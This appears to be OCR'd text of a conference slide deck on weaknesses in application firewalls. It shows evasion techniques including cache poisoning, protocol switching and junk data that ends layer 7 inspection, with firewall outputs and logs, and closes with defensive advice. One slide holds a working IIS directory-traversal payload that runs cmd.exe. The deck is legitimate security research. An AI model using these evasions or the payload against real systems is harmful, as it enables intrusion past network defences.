
APPLICATION IDENTIFICATION 2/3

1. Actual detection must occur on payload, here HTTP has been identified after Layer 7 exchange.



APPLICATION IDENTIFICATION 3/3

1. Application Firewalling itself doesn't inspect beyond the application ID, so it doesn't stop attacks.




```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
--------------------------------------------------------------------------------
ID/vsys   application     state   type flag   src[sport]/zone/proto (translated IP[port])
                                              dst[dport]/zone (translated IP[port])
--------------------------------------------------------------------------------

446/1     web-browsing    ACTIVE  FLOW        192.168.1.13[32979]/bw-trust/6 (192.168.1.13[32
979])
                                              192.168.2.13[80]/bw-untrust (192.168.2.13[80])

Display 1-1/1 sessions

admin@NGFW>
```

LIMITATIONS, VULNERABILITIES, EXPLOITATION

Hudson: Movement. Signal's clean. Range, 20 meters.
Ripley: They've found a way in, something we've missed.
Hicks: We didn't miss anything.

Hudson: 17 meters.
Ripley: Something under the floor, not in the plans, I don't know.
Hudson: 15 meters.
Newt: Ripley!!!

Hicks: Definitely inside the barricades.
Newt: Let's go.
Hudson: 12 meters.

Ripley: That's right outside the door. Hicks, Vasquez get back.
Hudson: Man, this is a big f#$*kin' signal.
Hicks: How are we doing Vasquez, talk to me?

Vasquez: Almost there.
Vasquez: There right on us.
Hicks: Remember, short controlled bursts.
Hudson: 9 meters. 7. 6.
Ripley: That can't be; that's inside the room!

CLIENT / SERVER COLLUSION

1. Start connection as a permitted application, after Application Firewall is done, switch it to another!

```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
--------------------------------------------------------------------------------
ID/vsys   application     state   type flag   src[sport]/zone/proto (translated IP[port])
                                              dst[dport]/zone (translated IP[port])
--------------------------------------------------------------------------------

63/1      web-browsing    ACTIVE  FLOW        192.168.1.13[53675]/bw-trust/6 (192.168.1.13[53675])
                                              192.168.2.13[80]/bw-untrust (192.168.2.13[80])

Display 1-1/1 sessions
```

Switch Application from HTTP to SMTP

```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
--------------------------------------------------------------------------------
ID/vsys   application     state   type flag   src[sport]/zone/proto (translated IP[port])
                                              dst[dport]/zone (translated IP[port])
--------------------------------------------------------------------------------

63/1      web-browsing    ACTIVE  FLOW        192.168.1.13[53675]/bw-trust/6 (192.168.1.13[53675])
                                              192.168.2.13[80]/bw-untrust (192.168.2.13[80])

Display 1-1/1 sessions
```

IMPORTANCE OF BIDIRECTIONAL INSPECTION

1. May not inspect both Client to Server and Server to Client: Poisoned Results


```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
--------------------------------------------------------------------------------
ID/vsys   application     state   type flag   src[sport]/zone/proto (translated IP[port])
                                              dst[dport]/zone (translated IP[port])
--------------------------------------------------------------------------------
6/1       web-browsing    Active FLOW         192.168.1.13[60127]/bw-trust/6 (192.168.1.13[60127])
                                              192.168.2.13[80]/bw-untrust (192.168.2.13[80])

Display 1-1/1 sessions
```

REVERSING PROTOCOL TRAFFIC

1. Application Firewall may not differentiate the Client and the Server directions, this can be used to trick AppFW and other Layer 7 services.
2. What happens if you switch the client to server and server to client traffic, do you an improper match?
3. For this AppFW, no, but perhaps others?

```
(Client-to-Server)
HTTP/1.1 200 OK


(Server-to-Client)
GET /index.html HTTP/1.1
User-Agent: Mozilla 5.0 Compatible
Accept: */*
Host: 192.168.2.13
Connection: Keep-Alive
```

```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
--------------------------------------------------------------------------------
ID/vsys   application     state   type flag   src[sport]/zone/proto (translated
IP[port])
                                              dst[dport]/zone (translated IP[por
t])
--------------------------------------------------------------------------------

426/1     unknown-tcp     ACTIVE  FLOW        192.168.1.13[46227]/bw-trust/6 (19
2.168.1.13[46227])
                                              192.168.2.13[80]/bw-untrust (192.1
68.2.13[80])

Display 1-1/1 sessions


admin@NGFW>
```

PORT BASED DETECTION?

1. Perhaps not all detection is actually based on actual application identification, some may only inspect on certain ports, or may just deem a certain port an application without an AppID match.

DNS Traffic on Port 53

```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
--------------------------------------------------------------------------------
ID/vsys   application     state   type flag   src[sport]/zone/proto (translated IP[port])
                                              dst[dport]/zone (translated IP[port])
--------------------------------------------------------------------------------

61/1      dns             ACTIVE  FLOW        192.168.1.13[47476]/bw-trust/17 (192.168.1.13[47476])
                                              192.168.2.13[53]/bw-untrust (192.168.2.13[53])

Display 1-1/1 sessions

admin@NGFW>
```

Exact same traffic on any other port

```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
--------------------------------------------------------------------------------
ID/vsys   application     state   type flag   src[sport]/zone/proto (translated IP[port])
                                              dst[dport]/zone (translated IP[port])
--------------------------------------------------------------------------------

59/1      unknown-udp     ACTIVE  FLOW        192.168.1.13[47867]/bw-trust/17 (192.168.1.13[47867])
                                              192.168.2.13[80]/bw-untrust (192.168.2.13[80])

Display 1-1/1 sessions
```

APPLICATION CACHE POISONING 1/6


1. Example, simple policy, block SMTP on any port, allow anything else

```
admin@NGFW> show running security-policy

Rule              From         Source                              To           Dest.
      User                                    Proto Port Range  Application      Action
--------------- ------------ ------------------------------- ------------ --------------------------
Block-SMTP        bw-trust     any                               bw-untrust   any
      any                                     any   any         smtp             deny
Allow-Else        bw-trust     any                               bw-untrust   any
      any                                     any   any         any              allow


admin@NGFW>
```

APPLICATION CACHE POISONING 2/6

1. We try sending SMTP over port 80, it get's blocked as expected

(Server-to-Client)
220 smtp.example.com ESMTP Postfix



APPLICATION CACHE POISONING 3/6

1. Let's poison the cache with HTTP first (with several connections for good measure) then try the same test.
2. Application 109 stands for HTTP, we sent 20 separate HTTP connections to 192.168.2.13 on port 80

```
admin@NGFW> show running application cache

APPID CACHE
IP[PORT]                PROTO  APPID     COUNT     THRESHOLD HITS
192.168.2.13[80]        6      109       16        16        5

HEURISTIC CACHE
SRC[PORT]               DST[PORT]               PROTO  APPID     COUNT     VALID


admin@NGFW>
```

APPLICATION CACHE POISONING 4/6

1. Now send SMTP traffic in a new connection, same port / protocol / server, it's permitted!

```
(Server-to-Client)
250 Hello relay.example.org

(Client-to-Server)
MAIL FROM:<user@example.com>

(Server-to-Client)
250 Ok

(Client-to-Server)
RCPT TO:<nodata@example.com>

(Server-to-Client)
250 Ok

(Client-to-Server)
DATA

(Server-to-Client)
354 End data with <CR><LF>.<CR><LF>

(Client-to-Server)
FROM: "Test" <user@example.com>
To: Bob <bob@test.com>
Subject: Test
This is just a test
.

(Server-to-Client)
250 Ok

(Client-to-Server)
QUIT

(Server-to-Client)
221 Bye
```

APPLICATION CACHE POISONING 5/6

1. Cache Hit!

```
admin@NGFW> show running application cache

APPID CACHE
IP[PORT]                PROTO  APPID     COUNT     THRESHOLD HITS
192.168.2.13[80]        6      109       16        16        6

HEURISTIC CACHE
SRC[PORT]               DST[PORT]                PROTO  APPID     COUNT     VALID
```

APPLICATION CACHE POISONING 6/6

1. All new connections are detected as HTTP, yes I was working on this at 5am.

```
2011/03/03 05:03:08 web-browsing    bw-trust        35429     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35430     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35431     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35432     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35433     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35434     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35435     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35428     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35427     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35426     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

2011/03/03 05:03:08 web-browsing    bw-trust        35425     192.168.1.13
Allow-Else          allow           bw-untrust      80        192.168.2.13

admin@NGFW>
```

CACHING NESTED APPLICATIONS


1. This is a bad idea.
2. While we'd like the performance gains, multiple applications can be hosted on the same host/protocol/port both maliciously and legitimately.
3. Attackers can use this even more easily than port based application cache attacks.
4. Doesn't require client and server collusion to work, .

Instead, we should perform AppID on all nested applications or just block the access to that server / protocol / port altogether.

CONFLICT RESOLUTION


1. What happens if a traffic stream has characteristics of two or more applications, how to best select the application.
2. Difficult problem to solve, some applications look very similar especially at first. (e.g. SMTP + FTP)
3. Evasive applications and malicious attackers may try to compromise accurate detection.
4. Can try to exploit this to determine effectiveness of application firewalls for example:

    1. HTTP might look for patterns like “GET|POST|HTTP”



2	0.911310	65.208.228.223	145.254.160.237	TCP	http > tip2 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SACK_PERM=1
3	0.911310	145.254.160.237	65.208.228.223	TCP	tip2 > http [ACK] Seq=1 Ack=1 Win=9660 Len=0
4	0.911310	145.254.160.237	65.208.228.223	HTTP	GET /download.html HTTP/1.1
5	1.472116	65.208.228.223	145.254.160.237	TCP	http > tip2 [ACK] Seq=1 Ack=480 Win=6432 Len=0

    2. SIP might look for patterns like “Request|Register|Status”



1	0.000000	192.168.10.41	192.168.10.2	SIP	Request: REGISTER sip:192.168.10.2
2	0.000692	192.168.10.2	192.168.10.41	SIP	Status: 401 Unauthorized (0 bindings)
3	0.005771	192.168.10.41	192.168.10.2	SIP	Request: REGISTER sip:192.168.10.2
4	0.009246	192.168.10.2	192.168.10.41	SIP	Request: OPTIONS sip:10009@192.168.10.41:13434;rinstance=309c3e58798d5f69
5	0.010308	192.168.10.2	192.168.10.41	SIP	Status: 200 OK (1 bindings)
6	0.017462	192.168.10.41	192.168.10.2	SIP	Status: 200 OK

    3. What if custom protocol leveraged both, would the application firewall detect it as HTTP, SIP, or unknown?
    e.g. “GET /Request Register 1.1”

APPLICATION LAYER GATEWAYS W/APPLICATION FW

1. Application Layer Gateways (ALG) inspect control channels of certain protocols like FTP/MSRPC/SUNRPC/RTSP/SIP &c to open additional pinhole sessions for auxillary data channels (amongst other tasks).
2. Impacts of ALG's on Application Firewalls will vary based on implementation and protocols.
3. Some data channels cannot be accurately inspected with Application Identification because they are pure byte streams (e.g. FTP data), encrypted/compressed (RTP), or transient in nature.

UNKNOWN APPLICATION PROTOCOLS 1/4

1. What happens when Application ID can't identify an application?
2. Some implementations don't inspect traffic at layer 7 at all when the Application can't be identified (not even stream or packet attacks!)

Step 1, open session

```
admin@NGFW> show session all

flags: *:decrypted, N:NAT, S:src NAT, D:dst NAT, B:src and dst NAT
--------------------------------------------------------------------------------
ID/vsys   application     state   type flag   src[sport]/zone/proto (translated
IP[port])
                                              dst[dport]/zone (translated IP[por
t])
--------------------------------------------------------------------------------

236/1     0               ACTIVE  FLOW        8.8.8.65[54857]/trust/6 (8.8.8.65[
54857])
                                              9.9.9.81[6]/untrust (9.9.9

Display 1-1/1 sessions
```

UNKNOWN APPLICATION PROTOCOLS 2/4

1. Initially before the Application ID completes see that Layer 7 processing is enabled for the session

```
admin@NGFW> show session id 236

session     236
        c2s flow:
                source:   8.8.8.65[trust]
                dst:      9.9.9.81
                sport:    54857          dport:    6
                proto:    6              dir:      c2s
                state:    ACTIVE         type:     FLOW
                ipver:    4
                src-user: unknown
                dst-user: unknown
                ez fid:   0x0188f03f(1, 2, 3, 63)
        s2c flow:
                source:   9.9.9.81[untrust]
                dst:      8.8.8.65
                sport:    6              dport:    54857
                proto:    6              dir:      s2c
                state:    ACTIVE         type:     FLOW
                ipver:    4
                src-user: unknown
                dst-user: unknown
                ez fid:   0x0084703f(0, 2, 3, 63)
        start time              : Wed Mar  2 12:06:33 2011
        timeout                 : 3600 sec
        time to live            : 3583 sec
        total byte count        : 276
        layer7 packet count     : 4
        vsys                    : vsys1
        application             : undecided
        rule                    : rule1
        application db          : 0
        app.id c2s node : 0 0   s2c node : 0 0

        session to be logged at end      : yes
        session in session ager          : yes
        session sync'ed from HA peer     : no
        layer7 processing                : enabled
        URL filtering enabled            : no
        ingress interface                : ethernet1/1
        egress interface                 : ethernet1/2
        session QoS rule                 : default (class 4)
```

UNKNOWN APPLICATION PROTOCOLS 3/4

1. We send some traffic
2. Once Application ID completes, no more Layer 7 processing even with Full IPS Enabled!!
3. Further analysis showed that the traffic was being fast pathed in the ASIC NPU at this point, the packets weren't even being sent to the processor where FW / IPS is handled!
4. By Default!

```
admin@NGFW> show session id 236

session     236
        c2s flow:
                source:   8.8.8.65[trust]
                dst:      9.9.9.81
                sport:    54857          dport:    6
                proto:    6              dir:      c2s
                state:    ACTIVE         type:     FLOW
                ipver:    4
                src-user: unknown
                dst-user: unknown
                ez fid:   0x0188f03f(1, 2, 3, 63)
        s2c flow:
                source:   9.9.9.81[untrust]
                dst:      8.8.8.65
                sport:    6              dport:    54857
                proto:    6              dir:      s2c
                state:    ACTIVE         type:     FLOW
                ipver:    4
                src-user: unknown
                dst-user: unknown
                ez fid:   0x0084703f(0, 2, 3, 63)
        start time              : Wed Mar  2 12:06:33 2011
        timeout                 : 3600 sec
        time to live            : 3596 sec
        total byte count        : 1576914
        layer7 packet count     : 104
        vsys                    : vsys1
        application             : unknown-tcp
        rule                    : rule1
        session to be logged at end       : yes
        session in session ager           : yes
        session sync'ed from HA peer      : no
        layer7 processing                 : completed
        URL filtering enabled             : no
        ingress interface                 : ethernet1/1
        egress interface                  : ethernet1/2
        session QoS rule                  : default (class 4)


admin@NGFW>
```

UNKNOWN APPLICATION PROTOCOLS 4/4

1. Application Level Exchange

```
[root@localhost CanSecWest]# ./Server -p 80

(Client-to-Server)
eoiwuyroy345897234y5oiuhkjdfbdfbakdsjfhioqwueyroiuqewhflkdjlsfdiguqreoituqewrhkh
iuhasdahjgygiut3129387428741387234ykwgfjkhdagfkjahgsvxkjzvcgudsufagsdfadgkjsdahg
fuayeruqagfjkdahvjxczhgjthzfsajhrvqewmnvkjhgkfJHFDRDHGCHJFYTFFHGKJGHSUYGIUYIDYGI
UDTDJHGDKJHGDFKJFHGjhgfkasdgfasjgfauiydguygduygYGu781894376938127641987643812946
31987321987463187tyoiudfahgagd

(Server-to-Client)
eoiwuyroy345897234y5oiuhkjdfbdfbakdsjfhioqwueyroiuqewhflkdjlsfdiguqreoituqewrhkh
iuhasdahjgygiut3129387428741387234ykwgfjkhdagfkjahgsvxkjzvcgudsufagsdfadgkjsdahg
fuayeruqagfjkdahvjxczhgjthzfsajhrvqewmnvkjhgkfJHFDRDHGCHJFYTFFHGKJGHSUYGIUYIDYGI
UDTDJHGDKJHGDFKJFHGjhgfkasdgfasjgfauiydguygduygYGu781894376938127641987643812946
31987321987463187tyoiudfahgagd

(Client-to-Server)
eoiwuyroy345897234y5oiuhkjdfbdfbakdsjfhioqwueyroiuqewhflkdjlsfdiguqreoituqewrhkh
iuhasdahjgygiut3129387428741387234ykwgfjkhdagfkjahgsvxkjzvcgudsufagsdfadgkjsdahg
fuayeruqagfjkdahvjxczhgjthzfsajhrvqewmnvkjhgkfJHFDRDHGCHJFYTFFHGKJGHSUYGIUYIDYGI
UDTDJHGDKJHGDFKJFHGjhgfkasdgfasjgfauiydguygduygYGu781894376938127641987643812946
31987321987463187tyoiudfahgagd

(Server-to-Client)
eoiwuyroy345897234y5oiuhkjdfbdfbakdsjfhioqwueyroiuqewhflkdjlsfdiguqreoituqewrhkh
iuhasdahjgygiut3129387428741387234ykwgfjkhdagfkjahgsvxkjzvcgudsufagsdfadgkjsdahg
fuayeruqagfjkdahvjxczhgjthzfsajhrvqewmnvkjhgkfJHFDRDHGCHJFYTFFHGKJGHSUYGIUYIDYGI
UDTDJHGDKJHGDFKJFHGjhgfkasdgfasjgfauiydguygduygYGu781894376938127641987643812946
31987321987463187tyoiudfahgagd

(Client-to-Server)
GET /rpc/..%c1%c1..%c1%c1..%c1%c1..%c1%c1..%c1%c1../winnt/system32/cmd.exe?/c+di
r+c:\ HTTP/1.1

(Server-to-Client)
HTTP/1.1 200 OK
```

Junk Binary to through off AppID, unknown applications dont' get L7 features like IPS

Now we Attack

Makes it through fine even with IPS

OBFUSCATION

1. Encryption: You can't really use a signature. A common technique is if a protocol is unknown, to measure the randomness of data (entropy) to determine if it is encrypted. Typically this can't tell what the application is, but rather that it is an unknown encrypted application.
2. Steganography: Hiding a message in plain sight. This is a very hard problem to solve, an Application Firewall or IPS likely won't be able to detect this. Bayesian-like filtering would need to be used to improve detection.
3. Tunneling: Applications can be tunneled in other protocols (e.g. GRE, IPinIP, SSL, and many other derivatives. Application Firewall may not be able to detect inner protocols.


Encrypted BitTorrent Application, no standard pattern.

<BitTorrent Client>
Data:
474554202F616E6E6F756E63653F696E666F5F68
6173683D...

<BitTorrent Server>
Data:
485454502F312E3020323030204F4B0D
0A436F6E74656E74...

APPID W/O PATTERN MATCHING

1. Some application identification isn't based upon application signatures at all. This is especially true of encrypted applications where pattern match is not reliable.
2. Some detection may be based upon IP Address, for instance classifying known P2P Supernodes or TOR exit points based upon IP address and not based on an actual pattern match or other heuristic method.
3. Some detection is a combination of IP based matching and pattern matching for other aspects of the traffic.



WHAT DOES APPLICATION FIREWALL CHANGE?

It is a step better than Stateful Firewall alone, but a subset of real IPS.

It's a lightweight way to keep honest applications honest, compared to IPS (thus likely a lower cost).

If already using a solid firewall + IPS implementation, it can save IPS time by not inspecting unwanted "honest" applications.

Can be used to block unknown encrypted communication, but some obfuscation methods like steganography are likely to evade.

FUTURE TRENDS FOR APPLICATIONS

1. More applications running over HTTP, more applications leveraging SSL encryption (even for non-HTTP protocols.)
2. Smarter applications that are more efficient such as SPDY, but also applications that include encryption/compression for maximum efficiency.
3. Evasive applications will go to great lengths to hide themselves. Expect to see more custom encryption, along with encryption within SSL.
4. Expect malicious/evasive applications to try to blend in with regular traffic. Using methods of standard encryption and also advanced mechanisms like steganography.

SOLVING LIMITATIONS IN APPFW

1. Application / Protocol Anomaly Detection
2. Full IPS for Exploit Protection
3. Disable Caching
4. Check default settings

In addition, everything you already know still holds true

Network Access Control

1. Strict control over access to the network.
2. Quarantine guest/compromised hosts.

Stateful Firewall:

1. Deploy with full stateful FW
2. Leverage L3/L4 IPS Protections and Session Control
3. Always use a tight FW rulebase with **strict** control on source/destination IP Addresses + L4 Protocol/Ports

Full IPS:

1. Full IPS solution should be used with appropriately tuned policy on top of Stateful FW + Application FW.
2. Leverage Protocol Anomaly Protection to detect evasion techniques
3. Don't just use IDS mode!

Malware Protection

1. Network Based Malware protection and URL Filtering can be helpful, but additional protection is needed.
2. Desktop Malware protection is still required to protect against advanced threats

Q&A

Questions and Answers?

- bwoodberg@juniper.net –
Twitter: @bradmatic517